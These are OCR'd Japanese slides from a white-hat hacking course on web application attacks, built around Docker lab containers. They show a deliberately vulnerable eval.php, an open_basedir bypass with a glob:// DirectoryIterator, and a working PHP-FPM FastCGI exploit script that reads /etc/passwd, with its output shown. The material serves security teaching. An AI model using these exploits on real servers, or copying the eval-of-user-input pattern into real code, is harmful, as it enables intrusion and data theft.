ホワイトハッカー養成講座
Webアプリケーションのハッキング

伊本　貴士

メディアスケッチ株式会社 代表取締役

サイバー大学 客員講師

imoto@media-sketch.com

自己紹介

メディアスケッチ株式会社　代表取締役

サイバー大学　　講師

江戸川大学　　講師

日経ビジネススクール　　講師

公益財団法人ふくい産業支援センター DX戦略マネージャー

出演歴

フジテレビ ホンマでっか！？TV

テレビ朝日 サンデーLive!!

テレビ朝日 サンジェルマン伯爵は知っている

テレビ朝日 ワイド!スクランブル

TBSテレビ　あさチャン！

TBSテレビ　林先生の初耳学

テレビ東京 ＡＩ・ＤＯＬプロジェクト

テレビ愛知 サンデージャーナル

福井テレビ タイムリーふくい

福井テレビ 2021年新春都知事対談

テレビ西日本 ももち浜S特報ライブ

事前準備手順1

```
kali@kali:~$ git clone https://github.com/TakashilmotoJapan/MGT202202
Cloning into 'MGT202202'...
remote: Enumerating objects: 64, done.
...

kali@kali:~$ cd MGT202202
kali@kali:~/MGT202202$ ls
RCE  SQL

kali@kali:~/MGT202202$ cd RCE
kali@kali:~/MGT202202/RCE$ ls
Dockerfile composer.json composer.lock eval.php exploit1.php explot.php index.php php.ini
vendor
kali@kali:~/MGT202202/RCE$ sudo docker build --no-cache -t php-fpm .
[sudo] kali のパスワード:
Sending build context to Docker daemon  92.16kB
Step 1/4 : FROM php:7.2-fpm
 ---> 28f52b60203d
...
```

イメージのビルド（5分ほど）

事前準備手順2

kali@kali:~/MGT202202/RCE$ cd ../SQL/

kali@kali:~/MGT202202/SQL$ ls
db docker-compose.yml mysql.bak python

kali@kali:~/MGT202202/SQL$ sudo docker-compose build --no-cache
db uses an image, skipping
Building ap
Sending build context to Docker daemon 13.82kB
Step 1/16 : FROM python:3.5.2
 ---> 432d0c6d4d9a
...

イメージのビルド（5分ほど）

kali@kali:~/MGT202202/SQL$ sudo docker-compose up
Creating network "sql_app_net" with driver "bridge"
Creating app_db ... done
Creating app_ap ... done
...

起動（5分ほど）

事前準備手順3（別端末で）

```
kali@kali:~$ cd MGT202202/
.git/ RCE/  SQL/

kali@kali:~$ cd MGT202202/SQL/

kali@kali:~/MGT202202/SQL$ ls
db  docker-compose.yml  mysql.bak  python

kali@kali:~/MGT202202/SQL$ sudo docker ps
[sudo] kali のパスワード:
CONTAINER ID   IMAGE     COMMAND                  CREATED              STATUS              PORTS
NAMES
d06428881b31   sql_ap    "/usr/local/bin/pyth…"   About a minute ago   Up About a minute
0.0.0.0:8080->8080/tcp                  app_ap
f1e37632a4e0   mariadb   "docker-entrypoint.s…"   About a minute ago   Up About a minute
0.0.0.0:3306->3306/tcp, :::3306->3306/tcp   app_db
```

起動確認

```
kali@kali:~/MGT202202/SQL$ sudo docker-compose down
Stopping app_ap ... done
Stopping app_db ... done
Removing app_ap ... done
Removing app_db ... done
Removing network sql_app_net
kali@kali:~/MGT202202/SQL$
```


停止

HTTPプロトコルの概要

HTTPの手順の一例

クライアント

Webサーバ



HTTPメソッド

GET	データを取得
HEAD	ヘッダのみを取得
POST	データの送信
PUT	データを送信して保存・更新（REST）
DELETE	データを削除（REST）
TRACE	リクエストをクライアントに戻す （セキュリティ上禁止にすべき）

HTTPの応答メッセージ

番号	メッセージ	意味
200	OK	
301	Moved Permanently	転送された
304	Not Modified	データが更新されずキャッシュ参照
400	Bad Request	リクエストがおかしい
401	Unauthorized	認証失敗
403	Forbidden	閲覧権限なし
404	Not Found	コンテンツが見つからない
408	Request Time-out	タイムアウト
500	Internal Server Error	サーバエラー。プログラムで問題発生
502	Bad Gateway	ゲートウェイで問題が発生
504	Gateway Time-out	ゲートウェイでタイムアウト

PHPとRemote Code Execution(RCE)
～関数の脆弱性を突いた攻撃～

Remote Code Execution

Remote Code Executionとは、Webサーバや、プログラミング言語、ライブラリなどの脆弱性をついて、外から任意のコードをWebサーバ内で実行させる攻撃の総称。

最近では、PHPの脆弱性を突く問題が多く出題されてる。

0CTF/TCTF 2019 Quals – Wallbreaker Easy
https://balsn.tw/ctf_writeup/20190323-0ctf_tctf2019quals/#solution-1:-bypass-open_basedir

ASIS CTF Finals 2020 – More Secure Secrets
https://blog.srikavin.me/posts/asisctf20-abusing-php-constants-to-bypass-eval-filters/

実験環境（Docker上のコンテナ）の準備

Dockerfile

最新バージョンでは脆弱性は修正されているので注意

```
FROM php:7.2-fpm
COPY php.ini /usr/local/etc/php/conf.d/php.ini
COPY eval.php /tmp/eval.php
```

php.ini

```
open_basedir = /var/www/html
```

eval.php

```
<?php
eval($_GET["eval"]);
```

実験環境（Docker上のコンテナ）の構築

```
kali@kali:~/MGT202202$ cd RCE

kali@kali:~/MGT202202/RCE$ ls
Dockerfile  composer.json  composer.lock  eval.php  exploit1.php  explot.php
index.php  php.ini  vendor



kali@kali:~/MGT202202/RCE$ sudo docker build --no-cache -t php-fpm .

...
```

イメージのビルド

```
kali@kali:~/MGT202202/RCE$ sudo docker run --rm -p 9000:9000 --name php-fpm php-fpm
[24-Feb-2022 05:08:06] NOTICE: fpm is running, pid 1
[24-Feb-2022 05:08:06] NOTICE: ready to handle connections

...
```

コンテナの生成と起動

実験環境（Docker上のコンテナ）でのPHP実行

```
kali@kali:~/MGT202202/RCE$ sudo docker ps
```

コンテナの状況とIDの確認

```
CONTAINER ID   IMAGE     COMMAND                  CREATED        STATUS
PORTS                                       NAMES
b308c7727d87   php-fpm   "docker-php-entrypoi…"   3 hours ago    Up 3 hours
0.0.0.0:9000->9000/tcp, :::9000->9000/tcp   php-fpm
```

赤字部分はコンテナIDを確認して変える事

```
kali@kali:~/MGT202202/RCE$ sudo docker exec -i -t b308c7727d87 /bin/bash
```

コンテナ内でシェルを実行

```
root@b308c7727d87:/var/www/html# php -a
Interactive shell
```

PHPをインタラクティブモードで実行

```
php >  phpinfo(4);
...
open_basedir => /var/www/html => /var/www/html
...
```

phpinfo()のオプション

/var/www/html/index.php内のコード例

```
<?php
phpinfo(-1);
?>
```

phpinfoは第三者に不要な情報を与える可能性があるので、原則公開するサーバで使ってはいけない。開発用に設置したものを消す忘れないように注意！

名前(定数)	値	説明
INFO_GENERAL	1	configure オプション、php.ini の場所、ビルド日時、 Web サーバー、オペレーティングシステム等。
INFO_CREDITS	2	PHP クレジット。phpcredits() も参照ください。
INFO_CONFIGURATION	4	ローカルおよびマスタの、現在の PHP ディレクティブの値。 ini_get() も参照ください。
INFO_MODULES	8	ロードされているモジュールと、それぞれの設定。 get_loaded_extensions()も参照ください。
INFO_ENVIRONMENT	16	$_ENV で取得できる環境変数の情報。
INFO_VARIABLES	32	EGPCS（環境変数・GET・POST・クッキー・サーバー変数）から すべての 定義済みの変数を表示します。
INFO_LICENSE	64	PHP ライセンス情報。» ライセンス FAQ も参照ください。
INFO_ALL	-1	上記のすべてを表示します。

https://www.php.net/manual/ja/function.phpinfo.php

open_basedir string

PHP からアクセスできるファイルを、指定したディレクトリツリーに限定します。 ファイル自身も含みます。このディレクティブは、セーフモードのオン/オフ には影響を受けません。

スクリプトから include や fopen() などでファイルシステムにアクセスしようとしたときに、そのファイルの場所をチェックします。

ファイルが指定したディレクトリツリーの外にある場合は、PHP はそのファイルへのアクセスを拒否します。 シンボリックリンクの解決も行うので、 シンボリックリンクでこの制限を回避することはできません。

存在しないファイルへのシンボリックリンクは解決できないので、 ファイル名を open_basedir と比較します。

https://www.php.net/manual/ja/ini.core.php#ini.open-basedir より抜粋

glob関数

```
public DirectoryIterator::__construct(string $directory)
```

パスから新規ディレクトリイテレータを生成します。*

* https://www.php.net/manual/ja/directoryiterator.construct.php

```
root@60348771aee1:/var/www/html# php -a
Interactive shell

php > echo ini_get('open_basedir');
/var/www/html

php > $it = new DirectoryIterator("glob:///var/www/html/*");
php > foreach($it as $f){echo "{$f}\n";}
index.php


php > $it = new DirectoryIterator("glob:///var/www/*");

Warning: Uncaught UnexpectedValueException: DirectoryIterator::__construct():
open_basedir restriction in effect. File(/var/www/*) is not within the allowed
path(s): (/var/www/html) in php shell code:1
Stack trace:
#0 php shell code(1): DirectoryIterator->__construct('glob:///var/www...')
#1 {main}
  thrown in php shell code on line 1
```

/var/www/html内のファイル一覧を取得
→成功

/var/wwwのファイル一覧を取得
→失敗

DirectoryIteratorの脆弱性を突いた攻撃

```
php > $it = new DirectoryIterator("glob:///var/*");

Warning: Uncaught UnexpectedValueException: DirectoryIterator::__construct():
open_basedir restriction in effect. File(/var/*) is not within the allowed
path(s): (/var/www/html) in php shell code:1
Stack trace:
#0 php shell code(1): DirectoryIterator->__construct('glob:///var/*')
#1 {main}
  thrown in php shell code on line 1
```

```
php > $it = new DirectoryIterator("glob:///va?/*");
php > foreach($it as $f){echo "{$f}\n";}
backups
cache
lib
local
lock
log
...
```


パスに?を入れる事で権限を越えて
実行してしまう。

PHPとRemote Code Execution(RCE)
～PHP-fpmの脆弱性を突いた攻撃～

PHP-fpmとは？

PHP-fpmとは、PHPをFastCGIで実行させる仕組み。

FastCGIとは、CGIの仕組みを改良してスクリプト言語を高速に実行させるための仕組み。（アプリケーションサーバに該当する。）
実行スクリプトをメモリにロードした状態で要求に応じて結果を返す。



PHP-fpmの脆弱性

PHP-fpm7.4以前では、PHP-VALUEオプションで、open_basedirやdisable_functionsを上書きできる脆弱性がある。

open_dirが書き換えできると、/tmpなど本来実行できない場所にあるPHPスクリプトを実行できてしまう。

explot.php

```php
<?php
require 'vendor/autoload.php';
use Adoy\FastCGI\Client;

$client = new Client('localhost', '9000');
$content = 'key=value';
echo $client->request(
    array(
        'GATEWAY_INTERFACE' => 'FastCGI/1.0',
        'REQUEST_METHOD' => 'POST',
        'SCRIPT_FILENAME' => '/tmp/eval.php',
        'SERVER_SOFTWARE' => 'php/fcgiclient',
        'REMOTE_ADDR' => '127.0.0.1',
        'REMOTE_PORT' => '9985',
        'SERVER_ADDR' => '127.0.0.1',
        'SERVER_PORT' => '80',
        'SERVER_NAME' => 'mag-tured',
        'SERVER_PROTOCOL' => 'HTTP/1.1',
        'CONTENT_TYPE' => 'application/x-www-form-urlencoded',
        'CONTENT_LENGTH' => strlen($content),
        'PHP_VALUE' => 'open_basedir = /',
        'QUERY_STRING' => 'eval=echo%20file_get_contents%28%27%2F/etc/passwd%27%29%3B',
    ),
    $content
);
```

FastCGIクライアントでリクエスト生成

実行するスクリプト

open_basedirの書き換え

eval.phpへ渡す文字列

/tmp/eval.php

```
eval(string $code): mixed
```

指定した **code** を PHP コードとして評価します。

警告

eval() は非常に危険な言語構造です。 というのも、任意の PHP コードを実行できてしまうからです。 これを使うことはおすすめしません。 いろいろ検討した結果どうしても使わざるを得なくなった場合は、細心の注意を払って使いましょう。 ユーザーから受け取ったデータをそのまま渡してはいけません。 渡す前に、適切な検証が必要です。

＊ https://www.php.net/manual/ja/function.eval.php

```
<?php
eval($_GET["eval"]);
```

オプションで渡された文字をそのままコードとして実行する。

ハッキングの実施

```
kali@kali:~/MGT202202/RCE$ php explot.php
X-Powered-By: PHP/7.4.28
Content-type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
...
```

コンテナの終了

```
kali@kali:~/MGT202202/RCE$ sudo docker stop 064ef5b426c5
[sudo] kali のパスワード:
064ef5b426c5
```

赤字部分はコンテナIDを確認して変える事

SQLインジェクション

実験環境（Docker上のコンテナ）の準備

コンテナのビルド

```
kali@kali:~/MGT202202/SQL$ sudo docker-compose build --no-cache
db uses an image, skipping
Building ap
Sending build context to Docker daemon  7.168kB
Step 1/16 : FROM python:3.5.2
3.5.2: Pulling from library/python
5040bd298390: Pull complete
fce5728aad85: Pull complete
...
```

コンテナの起動

```
kali@kali:~/MGT202202/SQL$ sudo docker-compose up
Creating network "sql_default" with the default driver
Pulling db (mysql:)...
latest: Pulling from library/mysql
6552179c3509: Pull complete
d69aa66e4482: Pull complete
...
```

実験環境（Docker上のコンテナ）の準備

状況の確認

```
kali@kali:~/MGT202202/SQL$ sudo docker ps
[sudo] kali のパスワード:
CONTAINER ID   IMAGE     COMMAND                  CREATED                  STATUS                  PORTS                                NAMES
29bb75413049   sql_ap    "/usr/local/bin/pyth…"   About a minute ago   Up About a minute   0.0.0.0:8080->8080/tcp               app_ap
c528e3bdd5db   mysql     "docker-entrypoint.s…"   About a minute ago   Up About a minute   0.0.0.0:3306->3306/tcp, 33060/tcp   app_db
```

参考：python/Dockerfile

```
FROM python:3.5.2

RUN groupadd web
RUN useradd -d /home/python -m python

WORKDIR /home/python

ADD requirements.txt /home/python

RUN apt-get update && apt-get -y install vim
RUN apt-get -y install net-tools
RUN apt-get -y install mysql-client
RUN apt install -y python3-pip\
    && pip3 install --no-cache-dir -r ./requirements.txt\
    && rm -rf /var/lib/apt/lists/*

ADD cgiserver.py /home/python
ADD index.html /home/python
COPY cgi-bin/ /home/python/cgi-bin/
RUN chmod 755 /home/python/cgi-bin/*

EXPOSE 8080
ENTRYPOINT ["/usr/local/bin/python", "/home/python/cgiserver.py"]
USER python
```

参考：python/requirements.txt

```
mysqlclient == 2.0.3
```

参考：docker-compose.yml

```
version: "3"

networks:
    app_net:
        driver: bridge
        ipam:
          driver: default
          config:
            - subnet: 172.16.200.0/24
              gateway: 172.16.200.1

services:
    db:
        platform: linux/x86_64
        image: mariadb
        ports:
           - "3306:3306"
        expose:
            - "3306"
        environment:
            MARIADB_ROOT_PASSWORD: root
            MARIADB_USER: test
            MARIADB_PASSWORD: test
       volumes:
            - ./db/init:/docker-entrypoint-initdb.d
        container_name: app_db
        networks:
          app_net:
            ipv4_address: 172.16.200.11
    ap:
        build: ./python
        ports:
            - "0.0.0.0:8080:8080"
        environment:
            TZ: "Asia/Tokyo"
        container_name: app_ap
        networks:
          app_net:
            ipv4_address: 172.16.200.12
        depends_on:
            - db
```

参考：db/init/createdatabase.sql

